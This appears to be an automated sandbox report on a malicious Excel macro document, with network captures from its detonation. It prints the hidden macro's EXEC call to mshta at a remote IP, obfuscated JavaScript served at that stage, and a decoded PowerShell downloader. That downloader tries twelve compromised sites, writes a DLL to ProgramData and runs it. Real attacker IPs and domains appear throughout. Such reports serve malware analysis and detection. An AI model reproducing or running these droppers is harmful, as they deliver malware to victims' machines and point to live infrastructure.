make. Sportsman one bed departure rapturous situati on disposing his. Off say yet ample ten ought hence. Depending in newspaper an september do existence strangers. Total great saw water had mirth happy new. Projecting pianoforte no of partiality is o n. Nay besides joy society him totally six.20,11,=EXEC("cmd /c mshta http://91.240.118.168/zqqw/zaas/fe.html")26,11,=HALT()

Name:	Macro1
Type:	3
Final:	False
Visible:	False
Protected:	False


Macro1
3
False
0
False
pre
2,11,' Sex reached suppose our whether. Oh really by an manner sister so. One sportsman tolerably him extensive put she immediate. He abroad of cannot looked in. Continuing interested ten stimulated prosperous frequently all boisterous nay. Of oh really he extent horses wicket.4,11,' Advice me cousin an spring of needed. Tell use paid law ever yet new. Meant to learn of vexed if style allo w he there. Tiled man stand tears ten joy there terms any widen. Procuring continued suspicion its ten. Pursuit brother are had fifteen distant has. Early had add equal china quiet visit. Appear an manner as no limits either praise in. In in written on charmed justice is amiable farther besides. Law insensible middletons unsatiable for apartments boy delightful unreserved.6,11,' And produce say the ten mo ments parties. Simple innate summer fat appear basket his desire joy. Outward clothes promise at gravity do excited. Sufficient particular impossible by reasonable oh expression is. Yet preference conn ection unpleasant yet melancholy but end appearance. And excellence partiality estimating terminated day everything.7,11,' Debating me breeding be answered an he. Spoil event was words her off cau se any. Tears woman which no is world miles woody. Wished be do mutual except in effect answer. Had boisterous friendship thoroughly cultivated son imprudence connection. Windows because conce rn sex its. Law allow saved views hills day ten. Examine waiting his evening day passage proceed.8,11,' Sex reached suppose our whether. Oh really by an manner sister so. One sportsman tolerably hi m extensive put she immediate. He abroad of cannot looked in. Continuing interested ten stimulated prosperous frequently all boisterous nay. Of oh really he extent horses wicket.10,11,' Advice me cous in an spring of needed. Tell use paid law ever yet new. Meant to learn of vexed if style allow he there. Tiled man stand tears ten joy there terms any widen. Procuring continued suspicion its ten. Pursuit b rother are had fifteen distant has. Early had add equal china quiet visit. Appear an manner as no limits either praise in. In in written on charmed justice is amiable farther besides. Law insensible middleto ns unsatiable for apartments boy delightful unreserved.12,11,' And produce say the ten moments parties. Simple innate summer fat appear basket his desire joy. Outward clothes promise at gravity do e xcited. Sufficient particular impossible by reasonable oh expression is. Yet preference connection unpleasant yet melancholy but end appearance. And excellence partiality estimating terminated day eve rything.13,11,' Debating me breeding be answered an he. Spoil event was words her off cause any. Tears woman which no is world miles woody. Wished be do mutual except in effect answer. Had boist erous friendship thoroughly cultivated son imprudence connection. Windows because concern sex its. Law allow saved views hills day ten. Examine waiting his evening day passage proceed.15,11,' Sud den she seeing garret far regard. By hardly it direct if pretty up regret. Ability thought enquire settled prudent you sir. Or easy knew sold on well come year. Something consulted age extremely end procu ring. Collecting preference he inquietude projection me in by. So do of sufficient projecting an thoroughly uncommonly prosperous conviction. Pianoforte principles our unaffected not for astonished travell ing are particular.17,11,' By in no ecstatic wondered disposal my speaking. Direct wholly valley or uneasy it at really. Sir wish like said dull and need make. Sportsman one bed departure rapturous situati on disposing his. Off say yet ample ten ought hence. Depending in newspaper an september do existence strangers. Total great saw water had mirth happy new. Projecting pianoforte no of partiality is o n. Nay besides joy society him totally six.20,11,=EXEC("cmd /c mshta http://91.240.118.168/zqqw/zaas/fe.html")26,11,=HALT()

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-21:04:46.790335	TCP	2034631	ET TROJAN Maldoc Activity (set)	49166	80	192.168.2.22	91.240.118.168

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:04:41.847848892 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:41.909142017 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:41.909296036 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:41.911645889 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:41.972739935 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:41.972903013 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:41.972925901 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:41.972948074 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:41.972968102 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:41.972985029 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:41.973001003 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:41.973006010 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:41.973011971 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:41.973031998 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:41.973053932 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:41.973064899 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:41.973078012 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:41.973093033 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:41.973117113 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:41.973129034 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:41.973145962 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:41.973154068 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:41.973179102 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:41.979094028 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:46.729155064 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:46.787663937 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:46.787797928 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:46.790334940 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:46.848752022 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:46.848853111 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:46.848866940 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 21:04:46.848933935 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:04:46.922265053 CET	49167	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:47.230262995 CET	80	49167	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:47.230416059 CET	49167	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:47.230521917 CET	49167	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:47.538574934 CET	80	49167	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:48.596137047 CET	80	49167	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:48.613080025 CET	80	49167	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:48.613158941 CET	49167	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:49.015747070 CET	49168	80	192.168.2.22	103.138.189.128

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:04:49.321938992 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:49.322061062 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:49.322189093 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:49.627801895 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:50.743541002 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:50.743566990 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:50.743668079 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:50.743750095 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:50.744501114 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:50.744581938 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:50.745362997 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:50.746299982 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:50.746368885 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:50.746504068 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:50.746525049 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:50.747564077 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:50.747633934 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:50.747831106 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.007589102 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:51.049526930 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.049562931 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.049587965 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.049612999 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.049715996 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:51.050158978 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.050196886 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.050221920 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.050239086 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:51.050249100 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.050295115 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:51.051632881 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.051659107 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.051685095 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.051709890 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.051723003 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:51.053556919 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.053631067 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.053648949 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:51.053689957 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.053742886 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.053792953 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.053798914 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:51.053843975 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.056880951 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:51.314318895 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.314409018 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.314485073 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:51.323955059 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:51.324057102 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:51.355350018 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.355379105 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.355396986 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.355413914 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.355494976 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:51.355583906 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.355628014 CET	49168	80	192.168.2.22	103.138.189.128
Jan 28, 2022 21:04:51.355643988 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.355777025 CET	80	49168	103.138.189.128	192.168.2.22
Jan 28, 2022 21:04:51.356023073 CET	80	49168	103.138.189.128	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:04:46.893945932 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:04:46.912362099 CET	53	52167	8.8.8.8	192.168.2.22
Jan 28, 2022 21:04:48.616856098 CET	50591	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:04:49.015062094 CET	53	50591	8.8.8.8	192.168.2.22
Jan 28, 2022 21:04:52.948641062 CET	57805	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:04:52.967462063 CET	53	57805	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 21:04:46.893945932 CET	192.168.2.22	8.8.8.8	0x3d32	Standard query (0)	praachichemfood.com	A (IP address)	IN (0x0001)
Jan 28, 2022 21:04:48.616856098 CET	192.168.2.22	8.8.8.8	0x352	Standard query (0)	www.praachichemfood.com	A (IP address)	IN (0x0001)
Jan 28, 2022 21:04:52.948641062 CET	192.168.2.22	8.8.8.8	0x9263	Standard query (0)	dtmconsulting.ca	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 21:04:46.912362099 CET	8.8.8.8	192.168.2.22	0x3d32	No error (0)	praachichemfood.com		103.138.189.128	A (IP address)	IN (0x0001)
Jan 28, 2022 21:04:49.015062094 CET	8.8.8.8	192.168.2.22	0x352	No error (0)	www.praachichemfood.com	praachichemfood.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 21:04:49.015062094 CET	8.8.8.8	192.168.2.22	0x352	No error (0)	praachichemfood.com		103.138.189.128	A (IP address)	IN (0x0001)
Jan 28, 2022 21:04:52.967462063 CET	8.8.8.8	192.168.2.22	0x9263	No error (0)	dtmconsulting.ca		162.241.211.118	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- dtmconsulting.ca
- 91.240.118.168
- praachichemfood.com
- www.praachichemfood.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	162.241.211.118	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49165	91.240.118.168	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 28, 2022
21:04:41.911645889 CET</td><td>0</td><td>OUT</td><td>GET /zqqw/zaas/fe.html HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 91.240.118.168
Connection: Keep-Alive</td></tr>
<tr><td>Jan 28, 2022
21:04:41.972903013 CET</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Fri, 28 Jan 2022 20:04:41 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 11027
Last-Modified: Thu, 27 Jan 2022 13:05:00 GMT
Connection: keep-alive
ETag: "61f2987c-2b13"
Accept-Ranges: bytes
Data Raw: 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 27 20 63 6f 6e 74 65 6e 74 3d 27 45 6d 75 6c 61 74 65 49 45 39 27 3e 3c 73 63 72 69 70 74 3e 6c 31 6c 3d 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 4d 6f 64 65 7c 7c 64 6f 63 75 6d 65 6e 74 2e 61 6c 6c 3b 76 61 72 20 66 39 66 37 36 63 3d 74 72 75 65 3b 6c 6c 31 3d 64 6f 63 75 6d 65 6e 74 2e 6c 61 79 65 72 73 3b 6c 6c 6c 3d 77 69 6e 64 6f 77 2e 73 69 64 65 62 61 72 3b 66 39 66 37 36 63 3d 28 21 28 6c 31 6c 26 26 6c 6c 31 29 26 26 21 28 21 6c 31 6c 26 26 21 6c 6c 31 26 26 21 6c 6c 6c 29 29 3b 6c 5f 6c 6c 3d 6c 6f 63 61 74 69 6f 6e 2b 27 27 3b 6c 31 31 3d 6e 61 76 69 67 61 74 6f 72 2e 75 73 65 72 41 67 65 6e 74 2e 74 6f 4c 6f 77 65 72 43 61 73 65 28 29 3b 66 75 6e 63 74 69 6f 6e 20 6c 49 31 28 6c 31 49 29 7b 72 65 74 75 72 6e 20 6c 31 31 2e 69 6e 64 65 78 4f 66 28 6c 31 49 29 3e 30 3f 74 72 75 65 3a 66 61 6c 73 65 7d 3b 6c 49 49 3d 6c 49 31 28 27 6b 68 74 27 29 7c 6c 49 31 28 27 70 65 72 27 29 3b 66 39 66 37 36 63 7c 3d 6c 49 49 3b 7a 4c 50 3d 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 2b 27 30 46 44 27 3b 66 39 32 77 32 38 48 30 31 32 6c 69 35 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 70 32 78 69 46 32 37 45 73 37 51 63 4d 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 70 32 78 69 46 32 37 45 73 37 51 63 4d 5b 30 5d 3d 27 6f 5c 31 36 31 25 33 38 25 33 38 25 33 38 25 33 34 66 25 33 31 27 20 20 20 3b 66 39 32 77 32 38 48 30 31 32 6c 69 35 5b 30 5d 3d 27 7f 3c 7f 21 7f 44 7f 4f 7f 43 7f 54 7f 59 7f 50 7f 45 7f 20 7f 68 7f 74 7f 6d 7f 6c 7f 20 7f 50 7f 55 7f 42 7f 4c 7f 49 7f 43 7f 20 7f 22 7f 2d 7f 2f 7f 2f 7f 57 7f 33 7f 43 7e 18 7f 44 7f 54 7f 44 7f 20 7f 58 7f 48 7f 54 7f 4d 7f 4c 7f 20 7f 31 7f 2e 7f 30 7f 20 7f 54 7f 72 7f 61 7f 6e 7f 73 7f 69 7f 74 7f 69 7f 6f 7f 6e 7f 61 7f 6c 7e 18 7f 45 7f 4e 7f 22 7e 15 7e 5c 6e 7f 74 7f 70 7f 3a 7e 18 7f 77 7e 42 7f 2e 7f 77 7f 33 7f 2e 7f 6f 7f 72 7f 67 7f 2f 7f 54 7f 52 7f 2f 7f 78 7e 5c 6e 7e 0c 7f 31 7f 2f 7e 1e 7f 44 7e 4e 7e 50 7f 6c 7f 31 7f 2d 7f 74 7e 2d 7e 2f 7e 31 7e 33 7e 35 7f 6c 7f 2e 7f 64 7f 74 7f 64 7f 22 7f 3e 7f 3c 7e 57 7f 20 7f 78 7e 0c 7e 2f 7f 3d 7f 22 7e 3d 7e 3f 7e 41 7e 43 7e 45 7e 47 7e 49 7f 2f 7f 31 7f 39 7e 79 7e 56 7e 0b 7f 6c 7e 66 7e 68 7f 65 7f 61 7f 64 7e 67 7f 73 7f 63 7f 72 7f 69 7f 70 7f 74 7f 3e 7f 65 7f 76 7e 36 7f 28 7f 75 7f 6e 7f 65 7d 04 7f 61 7f 70 7f 65 7f 28 7f 5c 27 7f 5c 5c 7f 31 7f 36 7f 36 7f 25 7f 36 7f 31 7d 18 7f 36 7f 32 7f 25 7f 32 7f 30 7f 71 7f 25 7f 37 7f 39 7f 25 7f 33 7f 37 7d 29 7f 44 7d 22 7d 2b 7f 32 7d 2b 7f 33 7f 42 7d 26 7f 31 7f 79 7d 29 7f 38 7d 2c 7f 25 7f 35 7f 33 7f 74 7d 1f 7f 32 7d 18 7f 35 7f 31 7f 6e 7d 18 7f 34 7d 2f 7f 45 7d 1c 7f 36 7d 3e 7d
Data Ascii: <html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentM
ode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll));l_ll=
location+'';l11=navigator.userAgent.toLowerCase();function lI1(l1I){return l11.indexOf(l1I)>0?true:false};lII=lI1('kht')|lI1('per'
);f9f76c|=lII;zLP=location.protocol+'0FD';f92w28H012li5=new Array();p2xiF27Es7QcM=new Array();p2xiF27Es7QcM[0]
='o\161%38%38%38%34f%31'   ;f92w28H012li5[0]='<!DOCTYPE html PUBLIC "-//W3C~DTD XHTML 1.0 Transition
al~EN"~~\ntp:~w~B.w3.org/TR/x~\n~1/~D~N~Pl1-t~-~/~1~3~5l.dtd"><~W x~~/="~=~?~A~C~E~G~I/19~y~V~l~f~he
ad~gscript>ev~6(une}ape(\'\\166%61}62%20q%79%37})D}"}+2}+3B}&1y})8},%53t}2}51n}4}/E}6}>}</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49166	91.240.118.168	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:04:46.790334940 CET	13	OUT	GET /zqqw/zaas/fe.png HTTP/1.1 Host: 91.240.118.168 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:04:46.848853111 CET	14	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 28 Jan 2022 20:04:46 GMT Content-Type: image/png Content-Length: 1190 Last-Modified: Thu, 27 Jan 2022 13:01:02 GMT Connection: keep-alive ETag: "61f2978e-4a6" Accept-Ranges: bytes Data Raw: 24 70 61 74 68 20 3d 20 22 43 3a 5c 50 72 6f 67 72 61 6d 44 61 74 61 5c 51 57 45 52 2e 64 6c 6c 22 3b 0d 0a 24 75 72 6c 31 20 3d 20 27 68 74 74 70 3a 2f 2f 70 72 61 61 63 68 69 63 68 65 6d 66 6f 6f 64 2e 63 6f 6d 2f 70 75 62 6c 69 63 5f 68 74 6d 6c 2f 53 57 6d 74 65 43 57 42 55 6b 41 38 39 2f 27 3b 0d 0a 24 75 72 6c 32 20 3d 20 27 68 74 74 70 73 3a 2f 2f 64 74 6d 63 6f 6e 73 75 6c 74 69 6e 67 2e 63 61 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 64 6b 43 46 77 79 45 2f 27 3b 0d 0a 24 75 72 6c 33 20 3d 20 27 68 74 74 70 73 3a 2f 2f 6d 6f 72 74 67 61 67 65 61 64 76 69 73 65 72 2e 64 69 72 65 63 74 6f 72 79 2f 78 77 38 6f 6b 2f 69 63 43 59 64 42 53 70 62 46 72 66 35 73 2f 27 3b 0d 0a 24 75 72 6c 34 20 3d 20 27 68 74 74 70 73 3a 2f 2f 77 6f 72 6c 64 61 76 69 61 74 69 6f 6e 68 75 62 2e 63 6f 6d 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 4c 69 6b 2f 27 3b 0d 0a 24 75 72 6c 35 20 3d 20 27 68 74 74 70 3a 2f 2f 62 61 6b 75 6c 74 61 6e 74 65 2e 63 6f 6d 2f 74 65 35 6f 65 6f 74 2f 51 2f 27 3b 0d 0a 24 75 72 6c 36 20 3d 20 27 68 74 74 70 73 3a 2f 2f 6f 6e 65 77 61 79 6d 65 64 69 61 2e 72 6f 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 6b 2f 27 3b 0d 0a 24 75 72 6c 37 20 3d 20 27 68 74 74 70 73 3a 2f 2f 6c 6f 64 65 76 37 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 64 70 77 6a 69 4a 69 76 72 70 67 4f 31 46 32 2f 27 3b 0d 0a 24 75 72 6c 38 20 3d 20 27 68 74 74 70 73 3a 2f 2f 74 72 6f 63 68 6f 69 38 30 63 6c 75 62 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 36 73 68 6e 52 55 2f 27 3b 0d 0a 24 75 72 6c 39 20 3d 20 27 68 74 74 70 73 3a 2f 2f 68 61 69 6c 65 79 77 65 6c 6c 73 2e 63 6f 6d 2f 63 67 69 2d 62 69 6e 2f 4b 4a 55 4f 61 71 2f 27 3b 0d 0a 24 75 72 6c 31 30 20 3d 20 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 65 70 70 72 6f 6a 65 63 74 2e 6f 72 67 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 6c 43 34 35 7a 46 73 48 6d 6d 73 4d 44 45 6c 4b 54 2f 27 3b 0d 0a 24 75 72 6c 31 31 20 3d 20 27 68 74 74 70 3a 2f 2f 65 73 74 69 6c 6f 69 6e 64 75 73 74 72 69 61 2e 63 6f 6d 2e 62 72 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 34 39 63 52 4c 65 44 59 71 72 36 75 56 46 37 69 2f 27 3b 0d 0a 24 75 72 6c 31 32 20 3d 20 27 68 74 74 70 73 3a 2f 2f 66 75 74 75 72 65 6c 75 62 65 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 36 47 4c 70 6c 34 65 68 73 64 43 42 58 33 7a 2f 27 3b 0d 0a 0d 0a 0d 0a 24 77 65 62 20 3d 20 4e 65 77 2d 4f 62 6a 65 63 74 20 6e 65 74 2e 77 65 62 63 6c 69 65 6e 74 3b 0d 0a 24 75 72 6c 73 20 3d 20 22 24 75 72 6c 31 2c 24 75 72 6c 32 2c 24 75 72 6c 33 2c 24 75 72 6c 34 2c 24 75 72 6c 35 2c 24 75 72 6c 36 2c 24 75 72 6c 37 2c 24 75 72 6c 38 2c 24 75 72 6c 39 2c 24 75 72 6c 31 30 2c 24 75 72 6c 31 31 2c 24 75 72 6c 31 32 22 2e 73 70 6c 69 74 28 22 2c 22 29 3b 0d 0a 66 6f 72 65 61 63 68 20 28 24 75 72 6c 20 69 6e 20 24 75 72 6c 73 29 20 7b 0d 0a 20 20 20 74 72 79 20 7b 0d 0a 20 20 20 20 20 20 20 24 77 65 62 2e 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 28 24 75 72 6c 2c 20 24 70 61 74 68 29 3b 0d 0a 20 20 20 20 20 20 20 69 66 20 28 28 47 65 74 2d 49 74 65 6d 20 24 70 61 74 68 29 2e 4c 65 6e 67 74 68 20 2d 67 65 20 33 30 30 30 30 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 5b 44 69 61 67 6e 6f 73 74 69 63 73 2e 50 72 6f 63 65 73 73 5d 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 62 72 65 61 6b 3b 0d 0a 20 20 20 20 20 20 7d 0d 0a 20 20 20 7d 0d 0a 20 20 20 63 61 74 63 68 7b 7d 0d 0a Data Ascii: $path = "C:\ProgramData\QWER.dll";$url1 = 'http://praachichemfood.com/public_html/SWmteCWBUkA89/';$url2 = 'https://dtmconsulting.ca/wp-includes/dkCFwyE/';$url3 = 'https://mortgageadviser.directory/xw8ok/icCYdBSpbFrf5s/';$url4 = 'https://worldaviationhub.com/wp-includes/Lik/';$url5 = 'http://bakultante.com/tee5oeot/Q/';$url6 = 'https://onewaymedia.ro/wp-includes/k/';$url7 = 'https://lodev7.com/wp-content/dpwjiJivrpgO1F2/';$url8 = 'https://trochoi80club.com/wp-content/6shnRU/';$url9 = 'https://haileywells.com/cgi-bin/KJUOaq/';$url10 = 'https://www.yepproject.org/wp-includes/IC45zFsHmmsMDElKT/';$url11 = 'http://estiloindustria.com.br/wp-content/49cRLeDYqr6uVF7i/';$url12 = 'https://futurelube.com/wp-admin/6GLpl4ehsdCBX3z/';$web = New-Object net.webclient;$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10,$url11,$url12".split(",");foreach ($url in $urls) { try { $web.DownloadFile($url, $path); if ((Get-Item $path).Length -ge 30000) { [Diagnostics.Process]; break; } } catch{}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
